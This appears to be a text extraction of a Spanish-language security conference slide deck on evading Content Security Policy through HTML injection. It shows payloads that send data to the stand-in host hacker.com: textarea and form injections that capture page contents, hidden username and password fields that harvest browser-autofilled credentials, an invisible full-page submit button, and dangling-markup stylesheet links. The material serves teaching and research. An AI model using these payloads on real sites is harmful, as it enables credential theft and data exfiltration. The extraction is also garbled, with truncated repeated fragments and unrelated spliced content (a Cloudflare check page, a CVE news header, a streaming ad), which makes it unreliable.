



Venciendo defensas de seguridad

Como evadir el
Content Security Policy

Ruben V Piña
nzt-48.org

El Content Security Policy
no deja explotar las vulnerabilidades

El Content Security Policy no deja explotar las vulnerabilidades


✘ Refused to execute inline event handler [csp.php:8](#)
because it violates the following Content Security Policy
directive: "script-src 'none'". Either the 'unsafe-
inline' keyword, a hash ('sha256-...'), or a nonce
('nonce-...') is required to enable inline execution.
Note that hashes do not apply to event handlers, style
attributes and javascript: navigations unless the
'unsafe-hashes' keyword is present.

Estadísticas

300 de los sitios más visitados del mundo

44% usan el Content Security Policy

98.5% son vulnerables



whoami

me inicié en el hacking hace
20 años

Investigador independiente
para mi blog **Proyecto NZT-48**

nzt-48.org

ponente en conferencias:

Hackfest Canada
Hack Space Con Florida
BSides Seattle
DragonJAR Colombia
BugCON
Pwnterrey
y otros...

La explicación completa
se encuentra en:

nzt-48.org

La defensa de seguridad

```
#{ inyeccion_de_contenido }
```

Información secreta:

```
<div>
```

```
  <span> Nombre:      Zero-cool </span>
```

```
  <span> Email:      0-cool@hackers.com </span>
```

```
  <span> Telefono:   +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Nombre:      Acid burn </span>
```

```
  <span> Email:      acid-burn@hackers.com </span>
```

```
  <span> Telefono:   +1 (337) 999-777-999 </span>
```

```
</div>
```

```
<textarea name="datos_a_exfiltrar">
```

Información secreta:

```
<div>
```

```
  <span> Nombre:      Zero-cool </span>
```

```
  <span> Email:      0-cool@hackers.com </span>
```

```
  <span> Telefono:   +1 (337) 31337-31337 </span>
```

```
</div>
```


```
<div>
```

```
  <span> Nombre:      Acid burn </span>
```

```
  <span> Email:      acid-burn@hackers.com </span>
```

```
  <span> Telefono:   +1 (337) 999-777-999 </span>
```

```
</div>
```



```
<textarea name="
```

```
Información se
```

```
<div>
```

```
<span> Nomb
```

```
<span> Ema
```

```
<span> Tele
```

```
</div>
```

```
<div>
```

```
<span> Nomb
```


```
<span> Ema
```

```
<span> Tele
```

```
</div>
```

```
n>
```

```
n>
```



```
<textarea name="
```

```
Información se
```

```
<div>
```

```
<span> Nomb
```

```
<span> Ema
```

```
<span> Tele
```

```
</div>
```

```
<div>
```

```
<span> Nomb
```

```
<span> Ema
```

```
<span> Tele
```

```
</div>
```

```
<h1>
```

```
n>
```

```
n>
```

```
<textarea name
```

```
Información se
```

```
<div>
```

```
<span> Nomb
```

```
<span> Ema
```

```
<span> Tele
```

```
</div>
```

```
<div>
```

```
<span> Nomb
```

```
<span> Ema
```

```
<span> Tele
```

```
</div>
```

lab.localhost/xss/textarea-attack.php?html_injection=<textarea>

```
<b>Información secreta:</b>
<br /><br />
<div>
  <span> Nombre: Zero-cool </span><br />
  <span> Email: 0-cool@hackers.com </span><br />
  <span> Telefono: +1 (337) 31337-31337 </span><br />
</div>
<br />
<div>
  <span> Nombre: Acid burn </span><br />
  <span> Email: acid-burn@hackers.com </span><br />
  <span> Telefono: +1 (337) 999-777-999 </span><br />
</div>

Save your contacts' information.



</body>
</html>
```

```
<textarea name="datos_a_exfiltrar">
```

Información secreta:

```
<div>
```

```
  <span> Nombre:      Zero-cool </span>
```

```
  <span> Email:      0-cool@hackers.com </span>
```

```
  <span> Telefono:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Nombre:      Acid burn </span>
```

```
  <span> Email:      acid-burn@hackers.com </span>
```

```
  <span> Telefono:    +1 (337) 999-777-999 </span>
```

```
</div>
```

```
<form action="//hacker.com/">
```

```
<textarea name="datos_a_exfiltrar">
```

Información secreta:

```
<div>
```

```
  <span> Nombre:      Zero-cool </span>
```

```
  <span> Email:      0-cool@hackers.com </span>
```

```
  <span> Telefono:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Nombre:      Acid burn </span>
```

```
  <span> Email:      acid-burn@hackers.com </span>
```

```
  <span> Telefono:    +1 (337) 999-777-999 </span>
```

```
</div>
```

```
<form action="//hacker.com/">
```

```
<textarea name="datos_a_exfiltrar">
```

Información secreta:

```
<div>
```

```
  <span> Nombre:      Zero-cool </span>
```

```
  <span> Email:      0-cool@hackers.com </span>
```

```
  <span> Telefono:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Nombre:      Acid burn </span>
```

```
  <span> Email:      acid-burn@hackers.com </span>
```

```
  <span> Telefono:    +1 (337) 999-777-999 </span>
```

```
</div>
```

A rectangular button with rounded corners, a white background, and a grey border. The word "Submit." is written in a large, bold, black sans-serif font.


Botón con **CSS**,
invisible y enorme

```
<input type="submit" style="opacity: 0; width: 100%; height: 100%;  
position: absolute; top: 0; right: 0;"  
value="Exfiltrar datos" />
```



Submit.

Botón con CSS



community.cloudflare.com

Checking if the site connection is secure



Verify you are human



community.cloudflare.com needs to review the security of your connection before proceeding.

July 4, 2025



Would you like to receive notifications on latest updates?

NOT YET

YES

Home / Linux / CVE-2025-0927: Public Exploit Released for Linux Kernel Privilege Escalation Bug

Linux Vulnerability

CVE-2025-0927: Public Exploit Released for Linux Kernel

SEARCH

ENHANCED BY Google



Ad removed. [Details](#)

Ad ✕

HBO ORIGINAL
THE LAST OF US
CADA DECISION TIENE UN PRECIO

the
Big BANG
THEORY

Harry Potter
LA SAGA COMPLETA
© 2024 Warner Bros. Entertainment Inc. All Rights Reserved. TM & © DC.

HBO ORIGINAL
LA CASA DEL DRAGON

HBO ORIGINAL
THE WHITE LOTUS
EL KARMA LLEGA PARA TODOS

AHORRA CON LOS PLANES ANUALES

DESDE **\$99.00** /MES **max**
SUSCRIBETE AHORA

El precio de estos productos puede variar sin previo aviso. © 2024 Warner Bros. Entertainment Inc. Todos los derechos reservados. Este es un producto de Warner Bros. Entertainment.

Defensa

Content Security Policy **form-action**

restringe a dónde los formularios pueden ser enviados

```
form-action 'self';
```

Misión

```
form-action 'self';
```

evadir `form-action` y enviar el formulario a un dominio externo


Casi nadie usa **form-action**

● No usan form-action

● Usan form-action

82.6%

17.4%



Inyección de formulario

¿Y si no hay nada valioso?

```
${ inyeccion_de_contenido }
```

```
<span> No hay nada aquí... </span>
```

¿Y si no hay nada valioso?

```
${ inyeccion_de_contenido }
```

```
<span> No hay nada aquí... </span>
```

inyección de formulario

¿Y si no hay nada valioso?

```
<form action="https://hacker.com/">
```

```
<input type="text" name="usuario" hidden />
```

```
<input type="password" name="password" hidden />
```

```
<span> No hay nada aquí... </span>
```


¿Y si no hay nada val

```
<form action="https://hacke
```

```
<input type="text" name="usuario" hidden />
```

```
<input type="password" name="password" hidden />
```

```
<span> No hay nada aquí... </span>
```



Save password?

Username

Password

A red arrow points from the password field area to the 'Save' button.

Hotel

Check In

DD MM YYYY

Check Out

DD MM YYYY

Adults

1

Kids

0

Search availability

so?

om/">

io" hidden />

assword" hidden />

/span>

hello

Hotel

Check In

DD MM YYYY

Check Out

DD MM YYYY

Adults

1

Kids

0

Search availability

so?

om/">

io" hidden />

assword" hidden />

/span>

Two empty white rectangular input fields.

Hotel

Check In

DD MM YYYY

Check Out

DD MM YYYY

Adults

1

Kids

0

Search availability

so?

om/">

io" hidden />
password" hidden />

/span>

admin

.....

Hotel

Check In

DD MM YYYY

Check Out

DD MM YYYY

Adults

1

Kids

0

Search availability

so?

om/">

io" hidden />
assword" hidden />

/span>

Hotel

Check In

DD MM YYYY

Check Out

DD MM YYYY

Adults

1

Kids

0

Search availability

so?

om/">

io" hidden />

assword" hidden />

/span>

example-hotel.com/home?html_injection=<form action=https://hacker.com><input hid...

Hotel

Check In

DD MM YYYY

Check Out

DD MM YYYY

Adults

1

Kids

0

Search availability

so?

om/">

io" hidden />

assword" hidden />



example-hotel.com/home?html_injection=<form action=https://hacker.com><input hid...



so?

om/">

io" hidden />
assword" hidden />

/span>

Hotel

Check In

DD MM YYYY

Check Out

DD MM YYYY

Adults

1

Kids

0

Search availability

SUBMIT

so?

om/">


io" hidden />
assword" hidden />

/span>

El `password manager` no puede ser deshabilitado por la aplicación

```
autocomplete="off"
```

Si la aplicación tiene un login, la aplicación puede ser explotada



New Tab

Search Google or type a URL

Google

Search Google or type a URL



Web Store



Add shortcut



Your Chrome

Sign in to get your passwords and more on all your devices

Sign in to Chrome

Passwords and autofill

Customize profile

Add Chrome profile

Open Guest profile

Manage Chrome profiles

Inyección de mercado incompleto

La resurrección

```
`${ inyeccion_de_contenido }`
```

Secret data:

```
<div>
```

```
  <span> Name:      Zero-cool </span>
```

```
  <span> Email:     0-cool@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Name:      Acid burn </span>
```

```
  <span> Email:     acid-burn@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```

Save your contacts' information

```
<link rel="stylesheet" href="//hacker.com/exfiltrate_data/'>
```

Secret data:

```
<div>
```

```
  <span> Name:      Zero-cool </span>
```

```
  <span> Email:     0-cool@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Name:      Acid burn </span>
```

```
  <span> Email:     acid-burn@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```

Save your contacts' information

```
<link rel="stylesheet" href="//hacker.com/exfiltrate_data/'>
```

Secret data:

```
<div>
```

```
  <span> Name:      Zero-cool </span>
```

```
  <span> Email:     0-cool@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```


```
  <span> Name:      Acid burn </span>
```

```
  <span> Email:     acid-burn@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```

Save your contacts' information



```
<link rel="stylesheet" href="//hacker.com/exfiltrate_data/
```

Secret data:

```
<div>
```

```
  <span> Name:      Zero-cool </span>
```

```
  <span> Email:     0-cool@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Name:      Acid burn </span>
```

